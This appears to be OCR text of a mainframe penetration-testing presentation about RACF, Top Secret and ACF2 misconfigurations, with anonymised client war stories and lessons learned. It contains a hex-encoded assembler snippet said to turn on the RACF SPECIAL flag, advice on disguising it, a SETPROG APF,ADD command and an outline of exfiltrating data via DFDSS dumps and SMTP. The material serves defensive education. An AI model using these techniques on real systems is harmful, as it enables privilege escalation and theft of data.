
Now the good bit!

- Why/How does this work?
- Well that little bit of code flipped a flag in my ACEE to turn on the RACF Special flag
- This can be modified so that it looks very innocent, e.g. part of a translate table, or it can be rewritten in a virus-type manner, making it more difficult to disassemble



Poorly defined OPERCMD profiles

- Very simple exploit
- Following on from the APF theme…what about if I don’t have the required access to an APF authorised library?
- Well can I ADD my own library to the APF list?
- Could I update PARMLIB and wait for the next IPL?
- Could I update PARMLIB and dynamically add an APF authorised library?
- What about if I have access to MVS.SETPROG.** or even ** in the OPERCMDS Class




Poorly defined OPERCMD profiles

- Have seen instances where both the:
  - MVS.SETPROG and ** Profiles in the OPERMCDS class class have had inappropriate ACL’s but even worse have been in WARNING MODE

```
SETPROG APF,ADD,DSNAME=TSGMW.LOAD,SMS
```


- As this is my own library I have control over the contents of the library…

- Remember this??



Just a Bit of Code… Honest ☺

```
A START
DC
X'411000300A6B58F0021CBFFFF154A774000858F0022458FF006C58F
F00C896'
DC X'80F02617FF07FE'
END A
```




Poorly defined SURROGAT profiles


- A little more subtle this one
- We once saw a RACF SURROGAT profile with a UACC of READ
- The SURROGAT profile was an issue, but the real issue was the fact that the userid associated with the profile had….
  - **RACF SYSTEM SPECIAL**
  - **RACF SYSTEM OPERATIONS**
  - **RACF SYSTEM AUDITOR**
- It was deemed to be the clients “Break Glass” Userid for emergency use only
- Lets just say we had a chat about what an emergency userid should be used for, how it should be defined and how it needs to be controlled!

All other stuff that can be poorly defined:

- Many other resource types:
  - UNIXPRIV….. Don't get me started!
  - FACILITY & XFACILIT
- Job Scheduling Security
- Tape Management security
- Backup, Restore and Archiving technology
  - DFDSS, HSM, FDR and FDRABR
- And don't forget CICS, MQ, DB2, etc……
- And don't forget things like SMTP, SENDMAIL and IND$FILE for getting data off the mainframe
- What about SSH & FTP??




War Stories…..what can we learn?




What can we learn?

- Three Penetration tests in the last 18 months and several vulnerability scans
- Three very different Pentest clients
  - One RACF
  - One Top Secret
  - One ACF2
- We managed to breach all three systems
- Even after one of the client system programmers said and I quote "You wont get anywhere with that test"…Oops…he was wrong




Somewhere in Turkey

- Top Secret Site
- Poor TSS Controls
- Two major issues
  - Get me into Supervisor State SVC
    - Appears to be uncontrolled
    - Client could not find the source for a review
  - User Clist/REXX vulnerability
    - Global Update access to a dataset part way down the concatenation
    - Was able to copy code from lower down and amend
      - If user = fred then do type code added
      - Just needed to be patient




Somewhere in the UK

- RACF Site
- RACF Controls were OK
- Two major issues
  - – IDCAMS was defined in IKJTSOxx as an AUTHTSF program
    - This is a known vulnerability
    - We have code that allows us to flip on the Special or Operations flag in storage
  - – XMITIP and SMTP
    - Uncontrolled access to SMTP via the ISPF application SMITIP
    - We sent emails from the mainframe spoofing the senders email address to that of the security manager




Somewhere in the USA

- ACF2 Site
- Dataset ACF2 Controls were very good
- Three major issues
  - – Get me into Supervisor State SVC
    - Appears to be uncontrolled
    - Client could not find the source for a review
    - Load module had simply been copied from library to library for the last few OS/390 and z/OS releases…
      - – Yes…..it does say OS/390……




Somewhere in the USA

- Three major issues (cont)
  - DFDSS
    - The DFDSS ADMINISTRATOR keyword was protected with a LOG only rule
    - Allows READ access via DFDSS dump to ALL Data (System, Dev & Prod) on the system
  - SMTP
    - Uncontrolled access to SMTP
    - We were able to email directly to our RSM Partners email addresses from the mainframe
    - Including any size file attachments!




Somewhere in the USA

- But given the fact we could READ any dataset via DFDSS we could have:
  - DUMPED any dataset to a disk based DFDSS output file
  - Tersed the dataset using TRSMAIN
  - Emailed the file to ourselves
  - Reversed the process using the RSM mainframe…..
  - Or even sued to build a Hercules version of the clients Production LPAR on our laptops!
  - We now have the clients data on our mainframe with unrestricted access!




Vulnerability Scan




Vulnerability Scan

- Recent scan for a North American client revealed an ISV product with an exploitable SVC
- The SVC is installed as a type 3 ESR (Extended SVC Routing) SVC 109 with routing code 201 as module IGX00201
- A visual inspection of the binary code showed that there was an instruction that modified the TCBJSCB field of the TCB by switching on the JSCBAUTH bit, there was also an instruction to switch it off again



